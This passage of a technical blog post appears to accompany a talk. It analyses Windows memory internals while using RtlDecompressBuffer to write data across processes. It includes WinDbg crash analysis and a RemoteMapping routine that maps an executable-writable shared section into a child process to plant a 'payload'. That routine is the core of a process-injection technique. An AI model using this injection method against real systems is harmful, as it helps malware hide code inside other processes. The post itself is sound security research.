
The result did not correspond to a compression error normally returned by the function, but rather to an access violation produced during its execution.

To understand what happened during this test, it is interesting to first analyze the information corresponding to the exception.
Analyzing the Access Violation
The value 0xC0000005 corresponds to STATUS_ACCESS_VIOLATION.
Windows represents part of the information associated with an exception through a structure of type EXCEPTION_RECORD.
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;
    DWORD ExceptionFlags;
    struct _EXCEPTION_RECORD *ExceptionRecord;
    PVOID ExceptionAddress;
    DWORD NumberParameters;
    ULONG_PTR ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
For an exception corresponding to STATUS_ACCESS_VIOLATION, we are particularly interested in ExceptionAddress and the first two elements of ExceptionInformation.
The first element of ExceptionInformation allows identifying the type of access that produced the exception.
| ExceptionInformation[0] | Access Type |
|---|---|
| 0x0 | Read |
| 0x1 | Write |
| 0x8 | Execute |
The second element corresponds to the virtual address whose access produced the exception.
It is important to differentiate ExceptionAddress from ExceptionInformation[1].
The first corresponds to the address of the instruction where the exception occurred, while the second corresponds to the memory address on which the operation was attempted.
0:000> .exr -1
ExceptionAddress: 00007ff8a3bfac20 (ntdll!LZNT1DecompressChunk+0x0000000000000040)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000001
   Parameter[1]: 0000028f89330000
Attempt to write to address 0000028f89330000
The above information allows differentiating the location of the instruction that produced the exception from the region that instruction attempted to modify.
Analysis of the disassembly corresponding to the instruction also allows determining the type of access performed.
0:000> u @rip L5
ntdll!LZNT1DecompressChunk+0x40:
00007ff8`a3bfac20 8817            mov     byte ptr [rdi],dl
00007ff8`a3bfac22 a802            test    al,2
00007ff8`a3bfac24 0f8542010000    jne     ntdll!LZNT1DecompressChunk+0x18c (00007ff8`a3bfad6c)
00007ff8`a3bfac2a 8a5602          mov     dl,byte ptr [rsi+2]
00007ff8`a3bfac2d 885701          mov     byte ptr [rdi+1],dl
From the register state associated with the exception it is possible to analyze the effective address used by the instruction.
However, this depends on the specific instruction that produced the access violation, so it would not make sense to assume which registers were involved without having that information.
0:000> .ecxr
rax=000000a257bff500 rbx=000000000000000d rcx=0000028f89330000
rdx=0000028f893301fc rsi=00007ff728d9e002 rdi=0000028f89330000
rip=00007ff8a3bfac20 rsp=000000a257bff470 rbp=0000028f89330000
 r8=0000028f89330200  r9=00007ff728d9e1f5 r10=0000028f89330000
r11=0000028f893301f8 r12=0000000000000206 r13=0000028f89330200
r14=0000028f89330000 r15=00007ff728d9e206
iopl=0         nv up ei pl zr na pe nc
cs=0033  ss=002b  ds=0000  es=0000  fs=0000  gs=0000             efl=00010244
ntdll!LZNT1DecompressChunk+0x40:
00007ff8`a3bfac20 8817            mov     byte ptr [rdi],dl ds:0000028f`89330000=??
Another interesting detail of this test was the difference between receiving an NTSTATUS as a return value and getting an exception during the execution of a function.
Within DecompressBuffer I had incorporated the following checks.
if (status < 0)
    return FALSE;

return (ulFinalSize == ulOriginalSize);
For these checks to be performed, the previous call must return normally.
The evaluation of status does not constitute an exception-handling mechanism.
If a memory access operation interrupts the normal flow of execution, the above condition will not necessarily be evaluated.
Call Stack
Another relevant piece of information for analyzing the exception is the Call Stack corresponding to the thread that performed the operation.

The fact that the exception occurred inside ntdll.dll does not necessarily mean it occurred inside RtlDecompressBuffer's entry point.
Depending on the Windows version and the internal implementation of the algorithm, the function may delegate part of the data processing to other routines.
Identifying those routines will depend on the available symbols and the Call Stack obtained during the test.
The issue I encountered during this experiment was related to the context in which the virtual address used as destination was interpreted.
The Memory Boundary
To understand what happened during the second test it is necessary to delve a bit into the workings of the Windows Memory Manager.
On x86-64 architectures, the translation of a virtual address depends on the paging structures corresponding to the active context.
For a conventional four-level paging configuration with 4 KB pages, we can represent a virtual address as follows.
| Bits | Field |
|---|---|
| 47–39 | PML4 Index |
| 38–30 | PDPT Index |
| 29–21 | Page Directory Index |
| 20–12 | Page Table Index |
| 11–0 | Page Offset |
The upper bits must satisfy the requirements corresponding to Canonical Addressing.
This representation may vary depending on the paging characteristics used by the system and the size of the pages involved.
The translation, simplified, would be something like the following.
The starting point for this translation is associated with the CR3 register, whose content identifies the root structure used during the translation process, in addition to other fields dependent on the processor configuration.
Mechanisms such as PCID, TLB, and Kernel Virtual Address Shadow may also be involved.
What is important for this experiment is that the numeric value of a virtual address does not, by itself, contain sufficient information to identify a physical page.
Two processes can use exactly the same value as a virtual address and obtain completely different translations.
A given address may even be mapped within one of the processes and have no associated region within the other.
Virtual Address Descriptors
From the Memory Manager's standpoint, Windows maintains administrative information about the virtual address ranges of processes through structures called Virtual Address Descriptors, also known as VADs.
Depending on the Windows version and the type of allocation, we may encounter internal structures such as _MMVAD_SHORT and _MMVAD.
These structures allow representing ranges of virtual pages and maintaining information related to the characteristics of the corresponding regions.
It is important to differentiate VADs from the structures used directly by the hardware during address translation.
A VAD can represent a memory region whose pages are not currently resident in physical memory.
Likewise, the existence of a region within the Memory Manager's administrative structures does not imply that any operation on the corresponding pages can be satisfied.
Page Table Entries
Within the paging entries used by the hardware we can find attributes related to the characteristics of the translation and the operations allowed on the pages.
Among these we have:
- Present.
- Read/Write.
- User/Supervisor.
- Accessed.
- Dirty.
- Execute Disable.
Additionally, Windows uses different representations of the PTEs to maintain information related to memory states managed by the operating system.
The fact that a page is not currently present in physical memory does not necessarily imply that an access to that page will produce an unrecoverable exception.
Depending on the page's state, the Memory Manager may satisfy certain Page Faults.
However, when the requested access cannot be satisfied within the active context, the operation may end up producing an access violation.
During my second test, the virtual address I used as destination was not accessible for a write operation from the context where RtlDecompressBuffer was executing.
VirtualQuery vs VirtualQueryEx
From User Mode we can obtain part of the information managed by the Memory Manager through VirtualQuery and VirtualQueryEx.
The definitions corresponding to both functions are as follows.
SIZE_T VirtualQuery(
    LPCVOID lpAddress,
    PMEMORY_BASIC_INFORMATION lpBuffer,
    SIZE_T dwLength
);

SIZE_T VirtualQueryEx(
    HANDLE hProcess,
    LPCVOID lpAddress,
    PMEMORY_BASIC_INFORMATION lpBuffer,
    SIZE_T dwLength
);
Note again the difference between both functions.
While VirtualQuery performs the query within the address space of the calling process, VirtualQueryEx has a parameter through which another process is explicitly identified.
Both return information through a structure of type MEMORY_BASIC_INFORMATION.
typedef struct _MEMORY_BASIC_INFORMATION {
    PVOID  BaseAddress;
    PVOID  AllocationBase;
    DWORD  AllocationProtect;
    WORD   PartitionId;
    SIZE_T RegionSize;
    DWORD  State;
    DWORD  Protect;
    DWORD  Type;
} MEMORY_BASIC_INFORMATION;
The concrete definition of this structure may vary depending on the architecture and the Windows SDK version.
For the analysis of the regions involved during the experiments, the State, Protect, and Type fields are particularly interesting.
These provide information related to the pages' state, their protections, and the type of corresponding allocation.

The characteristics of an address must be interpreted taking into consideration the context on which the query was performed.
Knowing the properties of an address belonging to another process does not make that address an accessible pointer from the process that performed the query.

This difference allows understanding why a valid region within one process cannot necessarily be used as a destination by a function that performs operations on local pointers.
Why WriteProcessMemory Works
Returning to the definition of WriteProcessMemory, we have a parameter that does not exist within RtlDecompressBuffer.
HANDLE hProcess
Through this parameter, WriteProcessMemory explicitly identifies the process on whose address space the operation will be performed.
The operating system has the necessary information to identify that context and evaluate the corresponding access rights.
On the other hand, RtlDecompressBuffer's contract only contains pointers corresponding to the buffers involved during the operation.
The function has no information related to another virtual address space.
Therefore, the issue I encountered during the second experiment was not related to the decompression function's ability to write, but to the scope of that ability.
Experiment #3 - Sharing Is Caring
After obtaining the access violation during the second test, I was researching the behavior of the decompression operation in another memory context.
Particularly, I was interested in the infrastructure related to Section Objects.
Section Objects
A Section Object allows representing memory that can be mapped within one or more virtual address spaces.
Depending on the characteristics of the section, it may be backed by a file or by the system's paging mechanism.
From User Mode we can interact with this infrastructure through the File Mapping APIs.
Internally, the Memory Manager uses different structures to manage sections, their views, and the underlying storage.
Among these we can find Control Areas, Segments, Subsections, and Prototype PTEs.
The names, fields, and concrete relationships of these structures may vary depending on the Windows version.
Conceptually, we can represent the relationship between two views of a section as follows.
This diagram conceptually represents the administrative relationship between the views and their underlying storage. It does not represent a literal sequence of translation performed by the processor.
Each process continues to have its own paging structures and its own virtual address space.
However, certain regions may be associated with the same memory object.
This allows changes made to certain views to be observable from others, depending on the characteristics of the mapping.
We must also take into consideration the behavior of Copy-on-Write.
When a view uses this mechanism, a write operation may produce a private copy of the corresponding page, instead of modifying the content observable from other views.
Therefore, we cannot assume that all regions associated with the same Section Object will necessarily share all their modifications.
RemoteMapping
To manage the operations related to memory views I implemented a function called RemoteMapping.
Within this function I used a parameter corresponding to the process involved during the test and two output parameters through which I could obtain the addresses corresponding to the views.
BOOL RemoteMapping(IN HANDLE hProcess, IN SIZE_T sPayloadSize, OUT PVOID* localAddress, OUT PVOID* remoteAddress) {

    HANDLE hFile            = NULL;

    if (!remoteAddress)
        return FALSE;

    if (!localAddress)
        return FALSE;
Unlike DecompressBuffer, this function has information related to the process involved during the experiment.
Additionally, I used two output parameters of type PVOID*, through which I represented the virtual addresses corresponding to the views.
The initial validations correspond to the pointers through which those addresses would be returned, not to the addresses resulting from the mapping operations.
    hFile = CreateFileMappingW(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, sPayloadSize, NULL);
    *localAddress   = MapViewOfFile(hFile, FILE_MAP_WRITE, 0, 0, sPayloadSize);
    *remoteAddress = MapViewOfFile2(hFile, hProcess, 0, NULL, 0, 0, PAGE_EXECUTE_READWRITE);
}
Within this implementation some details related to error handling were left pending.
The function was declared with a BOOL return type, but I did not incorporate an explicit return at the end of normal execution.
Nor did I perform an exhaustive validation of the results corresponding to the creation and mapping operations.
Therefore, the return contract declared by the function was not fully implemented.
This is important when differentiating the creation of a memory object from the successful creation of each of its views.
Virtual Addresses
Within the main function I handled two virtual addresses through the localAddress and remoteAddress variables.
To visualize the addresses obtained during the tests I used the following messages.
printf("Local Memory reserved, Addr: 0x%p\n", localAddress);
printf("Remote Memory reserved, Addr: 0x%p\n", remoteAddress);
Although both regions were related during the experiment, their respective virtual addresses did not necessarily have to be equal.
The relationship between those regions is found in the structures managed by the Memory Manager, not in the numeric value of the pointers used to reference them.

Local Memory reserved, Addr: 0x0000020870AD0000
Remote Memory reserved, Addr: 0x000001F5B6120000
To analyze the characteristics of those regions it is interesting to observe the memory classification provided by Windows.
MEM_PRIVATE vs MEM_MAPPED
One of the differences we can find between private allocations and section views is found in the value returned via the Type member of MEMORY_BASIC_INFORMATION.
While private allocations are classified as MEM_PRIVATE, data section views may be classified as MEM_MAPPED.
However, one must be careful with the interpretation of these values.
The classification of a region does not necessarily represent the individual characteristics of all the pages that compose it.

For example, after a Copy-on-Write operation, a page belonging to a view may become private while the region's classification remains MEM_MAPPED or MEM_IMAGE.
To study the characteristics of individual pages, Windows provides a function called QueryWorkingSetEx.
BOOL QueryWorkingSetEx(
    HANDLE hProcess,
    PVOID  pv,
    DWORD  cb
);
This function allows obtaining additional information related to certain virtual addresses through structures of type PSAPI_WORKING_SET_EX_INFORMATION.
The definition corresponding to this structure is as follows.
typedef struct _PSAPI_WORKING_SET_EX_INFORMATION {
    PVOID VirtualAddress;
    PSAPI_WORKING_SET_EX_BLOCK VirtualAttributes;
} PSAPI_WORKING_SET_EX_INFORMATION;
Within VirtualAttributes we can find information related to the pages' state, their protections, and certain sharing attributes.
The availability and meaning of these attributes depend on the state of the queried page.
This information complements the general classification of the regions obtained through VirtualQuery or VirtualQueryEx.
Decompression
For this third experiment I reused the DecompressBuffer function I had implemented during the first test.
I did not need to modify its contract or the mechanism used to resolve RtlDecompressBuffer.
Nor did I modify the checks related to the status returned by the function and the number of bytes obtained during decompression.
    RemoteMapping(pi.hProcess, 512, &localAddress, &remoteAddress);

    printf("Local Memory reserved, Addr: 0x%p\n", localAddress);
    printf("Remote Memory reserved, Addr: 0x%p\n", remoteAddress);

    BOOL success = DecompressBuffer((PBYTE)(&payload), sizeof(payload), (PBYTE)localAddress, 512, COMPRESSION_FORMAT_LZNT1);
From the Native API's standpoint, I was still working with a source buffer and a destination buffer.
What had changed compared to the previous experiments were the characteristics of the region used as destination.
To analyze the behavior of both views it was particularly interesting to observe their content before and after performing the operation.
Before Decompression
At this point, I was interested in observing the initial state of the regions involved during the test.
Process A

The virtual address corresponding to this view belongs to the first process's address space.
However, the storage associated with the region is not necessarily exclusive to that process.
Process B

The second virtual address belongs to another address space, although the corresponding region is related to the same underlying content.
After Decompression
Once the decompression operation was performed, I was able to observe the modification of the destination region's content.
Process A

Up to this point, RtlDecompressBuffer's behavior was no different from what was observed during the first experiment.
The function wrote the resulting data onto a region accessible from the context where it was executing.
What was interesting was the state of the second view after that operation.
Process B

During this test I was able to observe the data resulting from decompression from the second process.
Unlike the previous experiment, the decompression function did not need to interpret a private address belonging to another virtual address space.
The relationship between the regions involved was determined by the shared memory infrastructure managed by Windows.
Three Experiments, One Boundary
The results I obtained during the three experiments, specifically regarding memory write operations, were the following.
| Characteristic | Experiment #1 | Experiment #2 | Experiment #3 |
|---|---|---|---|
| Native API | RtlDecompressBuffer | RtlDecompressBuffer | RtlDecompressBuffer |
| Memory Context | Local | Remote Private | Shared |
| Memory Write | Successful | Failed | Successful |
| Result | Local buffer modified | STATUS_ACCESS_VIOLATION | Modification observable from another process |
Recording
Watch my talk on YouTube (9:45–1:02:50).
References
- Using the Compression API
- Decompress
- RtlCompressBuffer
- RtlGetCompressionWorkSpaceSize
- RtlDecompressBuffer
- RtlDecompressBufferEx
- Using NTSTATUS Values
- x64 Calling Convention
- EXCEPTION_RECORD
- Virtual Address Space
- VirtualQuery
- VirtualQueryEx
- Section Objects and Views
- File Mapping
- QueryWorkingSetEx
- WriteProcessMemory
- Intel Software Developer's Manual - Volume 1, Chapter 3: Basic Execution Environment (Processor Registers and Addressing Modes)
- Intel Software Developer's Manual - Volume 1, Chapter 6: Procedure Calls, Interrupts, and Exceptions (Stack and Stack Frames)
- Intel Software Developer's Manual - Volume 2B: Instruction Set Reference, MOV - Move
- Intel Software Developer's Manual - Volume 3A, Chapter 5: Paging
- Intel Software Developer's Manual - Volume 3A, Chapter 6: Protection
- Intel Software Developer's Manual - Volume 3A, Chapter 7: Interrupt and Exception Handling
- Microsoft - x64 Calling Convention
- Microsoft - x64 Stack Usage
- Windows Internals, Seventh Edition, Part 1 - Chapter 5: Memory Management